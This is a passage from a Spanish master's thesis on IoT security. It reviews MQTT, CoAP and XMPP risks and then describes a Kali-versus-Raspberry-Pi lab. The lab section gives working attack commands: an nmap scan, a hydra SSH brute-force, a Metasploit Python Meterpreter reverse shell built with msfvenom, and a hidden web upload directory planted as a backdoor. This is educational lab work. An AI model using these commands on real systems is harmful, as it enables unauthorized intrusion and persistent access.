Hay un conjunto de códigos de control Unicode no permitidos y caracteres no Unicode descritos en la versión 3.1.1 de MQTT. El protocolo MQTT no requiere la validación de cadenas codificadas en el punto final y en situaciones de recibir caracteres no válidos, los desarrolladores pueden decidir si su implementación debe cerrar la conexión o no. Básicamente el estándar MQTT se basa en desarrolladores que tratan con caracteres no válidos. Un cliente malicioso puede beneficiarse si hay una inconsistencia en la implementación de los estándares MQTT para validar las cadenas codificadas.

Otro problema de seguridad en el diseño de MQTT es su vulnerabilidad al ataque de denegación de servicio de expresión regular, Regular expression Denial of Service (ReDoS). En ReDoS el atacante produce una expresión regular que requiere una larga evaluación que ralentiza el sistema o lo hace insensible. Este ataque se realiza principalmente en aplicaciones web. Pero como los formatos de MQTT son de hecho cadenas separadas por barras y muy similares a la estructura de URL, ataques de ReDoS también se puede realizar en ellos [36].

Implementación de MQTT

En el protocolo MQTT las medidas de seguridad deben estar configuradas tanto en el broker como en los clientes. Los tres métodos para asegurar las conexiones entre el broker y los clientes son:

ID único de cliente: Cuando un cliente se suscribe a un tema, el ID de cliente asigna ese tema al cliente. El broker mantiene un registro de todos los temas suscritos para cada ID.


Credenciales de inicio: Los clientes envían las credenciales de inicio de sesión, incluido el nombre de usuario y la contraseña. Es un requerimiento un cifrado de transporte para cifrar las credenciales de inicio de sesión.

El certificado x509: Este certificado se puede implementar en conexiones donde la alta seguridad es esencial. No obstante, dado que los certificados deben configurarse y gestionarse en cada cliente, no es adecuado para un gran número de clientes. Para cifrar y proteger las comunicaciones en las redes MQTT se puede utilizar cifrados como TLS y el cifrado del payload [36].

5.9 Protocolo CoAP

Es un protocolo ligero diseñado para ser utilizado en la comunicación M2M. Se basa en el protocolo HTTP. CoAP utiliza el Protocolo de Datagrama de Usuario, UDP en lugar de TCP, lo que hace que los paquetes sean más pequeños que MQTT. CoAP no requiere un dispositivo centralizado en un rol de bróker, los sensores y otros nodos pueden conectarse y publicarse entre sí. El protocolo también soporta transmisiones de multidifusión, lo que hace que la detección de recursos y las actualizaciones sean más eficientes. En la figura siguiente vemos un ejemplo de esta arquitectura [15] [37].

figura 18 - Arquitectura CoAP



CoAP utiliza un modelo cliente-servidor donde los clientes solicitan desde los servidores y los servidores responden a los clientes. CoAP realiza las dos actividades principales de mensajería y solicitud/respuesta.

Existen cuatro tipos de mensajes definidos en CoAP:

- confirmable (para una transmisión fiable)
- non-confirmable (para una transmisión poco fiable)
- piggyback (reconocimiento)
- separate (reset)

Así mismo existen cuatro métodos de solicitud/respuesta:

- GET (recibir)
- PUT (crear)
- PUSH (actualización)
- DELETE (borrar)

CoAP tiene también la función de observar un recurso. Cuando una petición CoAP GET tiene la bandera de observar activada, el servidor puede responder al cliente incluso después de que la transferencia haya terminado. Esto permite al cliente informar a los servidores de los cambios de estado a medida que se producen, lo que es crucial para muchos dispositivos de IoT.

Riesgos de CoAP

Al igual que el MQTT, el CoAP es un protocolo muy eficaz para su uso en la IoT, pero no es intrínsecamente seguro. CoAP se diseñó para ofrecer bajos gastos generales, simplicidad y compatibilidad con multidifusión en entornos con dispositivos limitados. CoAP utiliza Datagram Transport Layer Security (DTLS).

Sin embargo, CoAP se basa en User Datagram Protocol (UDP), este protocolo es susceptible a la falsificación de direcciones IP. Aunque la introducción del IPv6 reduce las posibilidades de falsificación de direcciones, todavía hay direcciones IPv4 vulnerables en uso.


En el protocolo CoAP los nuevos nodos envían peticiones de configuración al servidor CoAP y reciben las configuraciones básicas para unirse a la red. Un ejemplo es cuando un nodo utiliza su modo de punto de acceso Wi-Fi para unirse a la red. Durante esta fase, un atacante puede tratar de acceder a la red utilizando un hotspot inseguro y quizás contraseñas débiles.

Otros riesgos de seguridad en la implementación de aplicaciones en CoAP son muy similares a los de MQTT, pero como CoAP es adoptado principalmente por dispositivos con recursos limitados, el despliegue de encriptación y autenticación es diferente y menos seguro que MQTT [38].

5.10 Protocolo XMPP

Extensible Messaging and Presence Protocol (XMPP): Es otro protocolo de la capa Aplicación/Datos que se utiliza en la IoT. Fue desarrollado originalmente por una comunidad de código abierto para su uso en el intercambio de datos en tiempo real de una aplicación de mensajería instantánea. Como se muestra en el siguiente diagrama, XMPP es un estándar abierto y descentralizado que se basa en XML y utiliza una arquitectura de petición/respuesta entre clientes y servidores. Los clientes y servidores se comunican mediante TCP [15] [39].

figura 19 - Arquitectura XMPP



XMPP-IoT: Es una versión ligera del protocolo que se utiliza ampliamente en dispositivos de IoT, especialmente cuando se requiere una comunicación bidireccional con los servidores o cuando dos dispositivos remotos necesitan comunicarse a distancias significativas.

Riesgos de seguridad inherentes al protocolo XMPP: El método de autenticación en XMPP es la autenticación Simple Authentication and Security Layer (SASL). Se utiliza para protocolos basados en conexión y ofrece un conjunto de métodos generalizados que pueden ser adoptados por los clientes como soporte de autenticación. Sin embargo, existe la posibilidad de que los clientes seleccionen una opción débil de seguridad de la lista de opciones.

SASL también codifica información fácil de identificar, como por ejemplo las contraseñas, utilizando un mecanismo de codificación Base64, pero no existe un método de comprobación de la confidencialidad de los datos. Esto puede hacer que el sistema sea vulnerable a los ataques de MITM, a ataques de spoofing y a los ataques de acceso no autorizado.

XMPP utiliza el método de cifrado TLS con la extensión STARTTLS para proteger los datos en el canal de transmisión de manipulaciones y escuchas. Sin embargo, si se envían mensajes elaborados mientras se transmiten los datos, se puede iniciar un ataque de shotgun parser antes de que TLS complete el 3-way handshake. Los exploits de shotgun parser utilizan datos de phishing recibidos de mensajes diseñados para manipular datos, por ejemplo, datos de encabezado.

Existen flujos multitrayecto en el protocolo XMPP que las estanzas XML pueden utilizar para transmitir datos. Pero existe una alta posibilidad de que algunos de los trayectos no estén asegurados con TLS. Se puede implementar un fuerte mecanismo de encriptación para proteger la confidencialidad e integridad, mientras se transmite a través de los hops.

Implementación de seguridad XMPP: El Transport Layer Security (TLS) puede utilizarse con SASL para proteger los datos durante toda la transmisión de extremo a extremo.

Para evitar ataques como el de MITM, la suplantación de identidad y el acceso no autorizado, es importante utilizar un método de autenticación que proporcione una comprobación de confidencialidad y enlaces de canales, tal como scram-sha-1 o scram-sha-1-plus.

6 Pruebas de penetración de IoT

Este capítulo constituye la parte práctica del TFM. Primero se describe en que consiste las pruebas de penetración en IoT, Después, mediante un entorno de pruebas que llamamos “PiTestLab”, se realizaran varias pruebas de penetración en IoT en forma de demostración. Finalmente veremos cómo proteger un entorno IoT que funciona con un “Raspberry Pi” como núcleo de procesamiento para los dispositivos de IoT.

6.1 Que debe abarca las pruebas de penetración en IoT

En general se puede decir que para los probadores de penetración los entornos de IoT son más complejos que los entornos tradicionales. Se trata de diferentes arquitecturas, sistemas operativos, protocolos de comunicación, etc. Una comprensión de la complejidad del entorno y la investigación adecuada de los componentes y el desarrollo de un plan de evaluación completo son las claves del éxito para asegurar el entorno de IoT [40].

Un entorno de IoT consta principalmente de los siguientes componentes:

Red: Un entorno IoT se ejecuta y se actualiza a través de una red, por ejemplo, el Internet, BLE, 4G, LTE, Zigbee, LoRA, WiFi, MQTT, 802.11.15.4, y otros.

Aplicaciones: Las aplicaciones en IoT gestionan los dispositivos, las Web-App, las Mobile-App, pueden ser aplicaciones web, aplicaciones móviles.

Firmware: Este es el software y el sistema operativo del dispositivo.

Encriptación: Con el cifrado se protege las comunicaciones y los datos almacenados en el dispositivo.

Hardware: El hardware del dispositivo IoT puede ser circuitos integrados (IC), almacenamiento, JTAG, puertos UART, sensores, cámaras etc.

Como podemos observar, son 5 niveles de funcionalidad que dejan ver la gran superficie de amenaza. Las pruebas de penetración deben de abarcar todos estos componentes, teniendo en cuanta la interacción de los componentes entre sí, de lo contrario si los componentes se prueban por separado, puede llevar a que se pasen por alto problemas críticos de seguridad.

Otro factor a tener en cuenta es que mientras que las pruebas de penetración dan una visión puntual del sistema, el entorno IoT está en continuo movimiento, un cambio en cualquier de los cinco niveles de funcionalidad mencionados puede afectar el sistema completo. Por eso, debe implementarse un modelo de validación continua, donde los servicios y dispositivos claves son monitoreados para detectar anomalías en el comportamiento, además del escaneo de vulnerabilidades e inspección de protocolos regulares.

El proceso debería enfocarse primero desde un nivel alto (macro) para luego pasar a un nivel más bajo(micro). Desde la perspectiva macro, el plan de pruebas debe abarcar todos los dispositivos y componentes que participan en la funcionalidad del entorno. Esto significa todos los dispositivos, todas las comunicaciones y todos los componentes de software. A nivel micro, hay que entender a profundidad cada componente y las debilidades potenciales:

- ¿qué tipo de hardware se va a analizar?,
- ¿con qué tipo de firmware se está tratando?,
- ¿qué tipo de comunicaciones existen en el entorno?,
- ¿en qué lenguaje de software se ha escrito las aplicaciones?,
- ¿qué complementos de terceros se usan?

Como vemos, se requiere una investigación profunda y significativa para entender las vulnerabilidades de los componentes individuales y en la interacción de los componentes.

Las pruebas de penetración del entorno IoT podrían enfocarse a partir de las siguientes 6 fases:

Fase 1 - Análisis de Hardware: Se podría comenzar el análisis evaluando los controles físicos y de hardware para ver si son robustos y evitar que un hacker obtenga acceso al entorno. Por ejemplo, las interfaces JTAG, SWD y USB son a menudo útiles para interactuar con el hardware subyacente.

Fase 2 - Análisis de Firmware y Sistema Operativo: Se ha de testear la seguridad incorporada del firmware del dispositivo controlando el proceso de actualización del mismo firmware, así como el proceso de cómo se actualiza la firma criptográfica. A nivel de sistema operativo, se debe examinar las secuencias de arranque del software y ejecución del código. También se tiene que examinar la memoria para asegurarse de que la aplicación borra correctamente los datos confidenciales.

Fase 3 - Análisis de Protocolo Inalámbrico: Se ha de revisar la configuración inalámbrica para validar la seguridad y la configuración de los protocolos de comunicación. Se tiene que identificar las funciones de los dispositivos, como por ejemplo las funciones criptográficas, las claves de cifrado, las funciones de autenticación y otros algoritmos relacionados con la seguridad. Después se ejecutará un análisis de ataques como por ejemplo MITM, la autenticación repetida, la puesta en servicio de red no autorizada etc.

Fase 4 - Aplicaciones móviles: Si se trata de un componente móvil, como suele ocurrir con entornos de IoT, se tendrá que probar varios elementos claves como la protección de datos a nivel de almacenamiento y de transporte, la autenticación y autorización, la gestión de sesiones y la validación de datos.

Fase 5 - Aplicaciones Web: Las pruebas de aplicaciones web comienzan con la red y el sistema operativo para asegurarse de que las plataformas subyacentes están configuradas de forma segura. Después, se pasará a testear la capa de aplicación web. En esta fase de las pruebas es importante desempeñar diferentes roles, primero, como un atacante sin credenciales válidas

y segundo como usuarios que tienen credenciales válidas. En este último caso, se tiene que probar la capacidad de un usuario para acceder a la información de otro usuario dentro del mismo rol, así como la capacidad de un usuario para acceder a la información de otro usuario en un rol superior.

Fase 6 - Servicios e infraestructura en la nube: Todas las plataformas back-end utilizadas para intercambiar datos con redes, aplicaciones, dispositivos y sensores de IoT deben ser probadas para ver si un atacante puede obtener acceso no autorizado u obtener información sensible. Además, se evaluará la arquitectura y la implementación de la seguridad, ¿qué topología de red existe? También se debe revisar las políticas de seguridad junto a las directrices y procedimientos, por ejemplo, las políticas de: grupos, controles de acceso a la red y segmentación de la red, acceso remoto y redes virtuales, controles de autenticación, el inicio de sesión único, cifrado de almacenamiento, administración de claves, etc.

6.2 Entorno de pruebas de penetración (PiTestLab)

Nuestro entorno PiTestLab consta de los componentes:

- Oracle VM Virtualbox
- Kali Linux
- Raspberry Pi 3
- Logitech webcam c270
- WLAN Adapter RTL8191SU 802.11n

En el anexo 1 se pueden ver las especificaciones técnicas.

En la siguiente imagen vemos los dos componentes principales de PiTestLab. Las pruebas o ataques de penetración serán iniciadas desde el sistema Kali Linux, con el propósito de explotar vulnerabilidades del sistema Raspberry Pi.

figura 20 - PiTestLab

Kali Linux: Es un sistema basado en Debian que funciona en plataformas: i386 (x86), AMD64 (x86-64) y ARM. Ha sido desarrollado para realizar pruebas de penetración y detectar vulnerabilidades, por ejemplo, en la red, en protocolos de autenticación, aplicaciones etc, todo con el fin de aumentar la seguridad de sistemas sometido a las pruebas de penetración [41].

Raspberry Pi: En muchos aspectos es un sistema excelente para utilizarlo como núcleo de procesamiento de dispositivos de IoT. Generalmente se ejecuta en un sistema operativo basado en Linux. Los desarrolladores tienen por lo tanto acceso total a todos los servicios y funciones que ofrece un sistema operativo. Esta flexibilidad conlleva riesgos de seguridad [42].

Con el propósito de realizar las pruebas de penetración se han instalado y configurado en el Raspberry Pi los siguientes servicios:

- Raspbian OS [43]
- Raspberry Pi as Wireless Access Point [44]
- Raspberry Pi Webcam Server [45]
- Raspberry Pi Web server (Smart Home) [46]
- Virtual Network Computing (VNC) [47]


Nota: EL sistema de Raspberry Pi se ha configurado como sistema “Smart Home” y mediante una página web se controlan los dispositivos conectados. Asumimos que el nombre de usuario por defecto **“pi”** no fue cambiado, sin embargo, la contraseña por defecto si ha sido modificada durante la instalación. VNC se ha instalado con el propósito de visualizar los resultados de las pruebas y por lo tanto no es objeto de ataques de penetración. Por último, hay que señalar que los servicios se han instalado con la configuración por defecto.

6.3 Recolección de información

Son muchas las herramientas y métodos disponibles que se pueden usar para recolectar información del sistema víctima. En este proyecto nos limitamos a dar una breve demostración.

En Kali Linux ejecutamos el comando **netdiscover** para averiguar qué sistemas están conectados a la red. En la imagen 21 vemos un sistema que nos interesa, el Raspberry Pi conectado a la dirección IP 192.168.2.8.

figura 21 - Escaneo con netdiscover




*(**netdiscover -h** proporciona una lista de parámetros).*

El siguiente paso es descubrir que servicios y puertos están activos en el sistema que queremos explotar. Para eso usamos la herramienta Network Mapper, más bien conocida como **Nmap.** Es un software de código abierto y una herramienta muy poderosa para administradores de sistemas/redes Linux y Pen Testing. Se utiliza para explorar redes, realizar análisis de seguridad, auditorías de red y encontrar puertos abiertos en equipos remotos [48].

La imagen 22 deja ver los resultados del escaneo con el comando:
nmap 192.168.2.8 -PA22 -PS22 -vv -T5

figura 22 - Escaneo con nmap (vista parcial)



*(**nmap -h** proporciona una lista de parámetros).*


-PA y -PS: comprueban si el host está ejecutando un cortafuegos y el estado
-vv: opción adicional para obtener más datos
-T5: nivel de agresividad del escaneo

En particular nos interesan los servicios, **ssh** en el puerto **22/tcp** y **http** en el puerto **80/tcp**. Esta información es esencial para realizar las pruebas que siguen.

6.4 Prueba de Hackear la contraseña

Kali Linux viene con una poderosa herramienta para crear listas de palabras de cualquier longitud. Es una utilidad de línea de comandos llamada **Crunch**. Tiene una sintaxis simple y se puede ajustar fácilmente. Con el comando en la imagen 23 creamos una lista de contraseñas en Kali Linux con la aplicación crunch.

figura 23 - Crear pw.lst con crunch




La longitud de las contraseñas es de 5 caracteres y puede contener cualquier carácter alfanumérico (tanto mayúsculas como minúsculas). La lista se guarda en el archivo **pw.lst**. La duración para crear esta lista es de 7 minutos.

El siguiente paso es lanzar un ataque de fuerza bruta utilizando la lista creada. El ataque consiste en tratar de logearnos en el sistema de Raspberry Pi con el **usuario pi** y probando todas las contraseñas que contiene la lista pw.lst. En Kali Linux existen varias opciones para esta clase de ataques de fuerza bruta, la aplicación que utilizamos en esta prueba es **hydra**.

La siguiente ilustración demuestra dicho ataque, el comando que ejecutamos es: **hidra -l pi -P pw.lst ssh://192.168.2.8**


figura 24 - Ataque de fuerza bruta con hydra



*(**-l:** usuario, **-P:** lista de contraseñas, **-t:** ejecuciones en paralelo)*

Ahora que tenemos la contraseña **"MiPy1",** instalamos la aplicación putty en Kali Linux y podemos logearnos en el sistema víctima para tomar control de él.

Notamos que este ataque se ha hecho posible debido a que el servicio **ssh** está abierto en el puerto **22/tcp.** Por lo contrario, si no estuviese abierto, putty generaría el mensaje "Connection Refused".



Por lo tantos vamos a preparar otro ataque o mejor dicho una puerta trasera en el Raspberry Pi. En caso de que en un futuro el servicio ssh no esté disponible, aun podremos tomar control del sistema. Este ataque lo haremos con Metasploit y se explica en la siguiente sección.

6.5 Prueba para tomar control del sistema con Metasploit

El Metasploit framework es una herramienta muy poderosa que puede ser utilizada para probar vulnerabilidades sistemáticas en redes y servidores. Debido a que es de código abierto, puede personalizarse fácilmente y utilizarse con la mayoría de los sistemas operativos.

A continuación, se describen los pasos a tomar para crear una puerta trasera en el entorno PiTestLab:

1. Iniciamos el **Metasploit** Framework en Kali Linux tal como se ve en la imagen siguiente:

   figura 25 - Paso 1: Prueba Metasploit

   ```
   root@kali:~# service postgresql start
   root@kali:~# msfconsole
   ```

2. El segundo paso es seleccionar el **Exploit** y **Payload** que usaremos:

   figura 26 - Paso 2: Prueba Metasploit

   ```
   msf5 > use exploit/multi/handler
   msf5 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
   payload => python/meterpreter/reverse_tcp
   ```

use: el comando para seleccionar un módulo por nombre.
exploit: es el módulo de explotación que se va a utilizar.
multi: el exploit funciona en MÚLTIPLES objetivos sistemas operativos.
handler: el exploit esperará algunos datos del sistema víctima antes de explotar los datos.

set: Para que el payload funcione con el exploit.
python: La plataforma de carga es Python.
meterpreter: la carga útil abre shell Meterpreter.
reverse_tcp: es el tipo de conexión.

3. Configurar opciones **LHOST** y **LPORT**:

figura 27 - Paso 3: Prueba Metasploit

```
msf5 exploit(multi/handler) > set LHOST 192.168.2.15
LHOST => 192.168.2.15
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
```

set: comando para configurar las opciones.
LHOST: la dirección IP de su máquina atacante**.**
LPORT: el puerto a través del cual el Payload se va a comunicar.

4. Generar el **Payload** con **Msfvenom**:

figura 28 - Paso 4: Prueba Metasploit


```
msf5 exploit(multi/handler) > msfvenom -p python/meterpreter/
reverse_tcp LHOST=192.168.2.15 LPORT=8080 -f raw > payload.py
[*] exec: msfvenom -p python/meterpreter/reverse_tcp LHOST=19
2.168.2.15 LPORT=8080 -f raw > payload.py
```

-p: el payload es python/meterpreter/reverse_tcp
-f: el parámetro -f nos permite definir el formato del payload, en este caso usamos el formato en raw.
>: el payload se guarda en un archivo python llamado payload.py

5. Subir el archivo **payload.py** al sistema víctima y ejecutarlo con el comando **python payload.php. ¿**Como?, se explicará en el párrafo 6.4.

6. Iniciar el ataque con el comando **run** o **exploit**:

figura 29 - Exploit iniciado



Como demuestra la imagen desde Kali Linux se ha conseguido tomar control del entorno Raspberry Pi.

6.6 Entorno para subir archivos a través de la web

Con el escaneo de nmap descubrimos el servicio http en el puerto 80/tcp. Esto nos indica que, en el Raspberry Pi, se ha instalado un servidor web para poder controlar los dispositivos del Smart-Home conectados. Con esto en mente, se utilizará una aplicación llamada upload.php para subir archivos al servidor web y poderlos ejecutar desde cualquier navegador. El código de upload.php se puede consultar en el anexo 1 [49].


Primero subimos el archivo upload.php desde Kali Linux al Raspberry Pi con el comando **scp -r upload.php pi@192.168.2.8**

```
root@kali:~# scp -r upload.php pi@192.168.2.8:
pi@192.168.2.8's password:
upload.php                                    100%  747    242.3KB/s
```

scp: para transferir archivos a través de SSH, en este caso upload.php.
-r: la copia se hace desde una maquina remota.
pi@192.168.2.8: el nombre del usuario y la dirección IP del sistema atacado.

Desafortunadamente con este método no podemos transferir directamente los archivos al entorno del servidor web. Para esto tendremos que logearnos en el Raspberry Pi por una sola vez con putty.
Los pasos a seguir se demuestran en la siguiente imagen.


figura 30 - Preparativos upload.php



1. Iniciamos putty en Kali Linux y logeamos en el Raspberry Pi.
2. Creamos el directorio oculto **/var/www/html/.upload**
3. Mudamos el archivo upload.php desde el directorio **/home** a **/var/www/html/.upload**
4. Después de modificar los permisos para el archivo **upload.php** podemos salir con el comando exit.

figura 31 - Upload payload.py

5. En Kali Linux iniciamos Firefox y subimos el archivo payload.py tal como se demuestra en la imagen a la derecha.

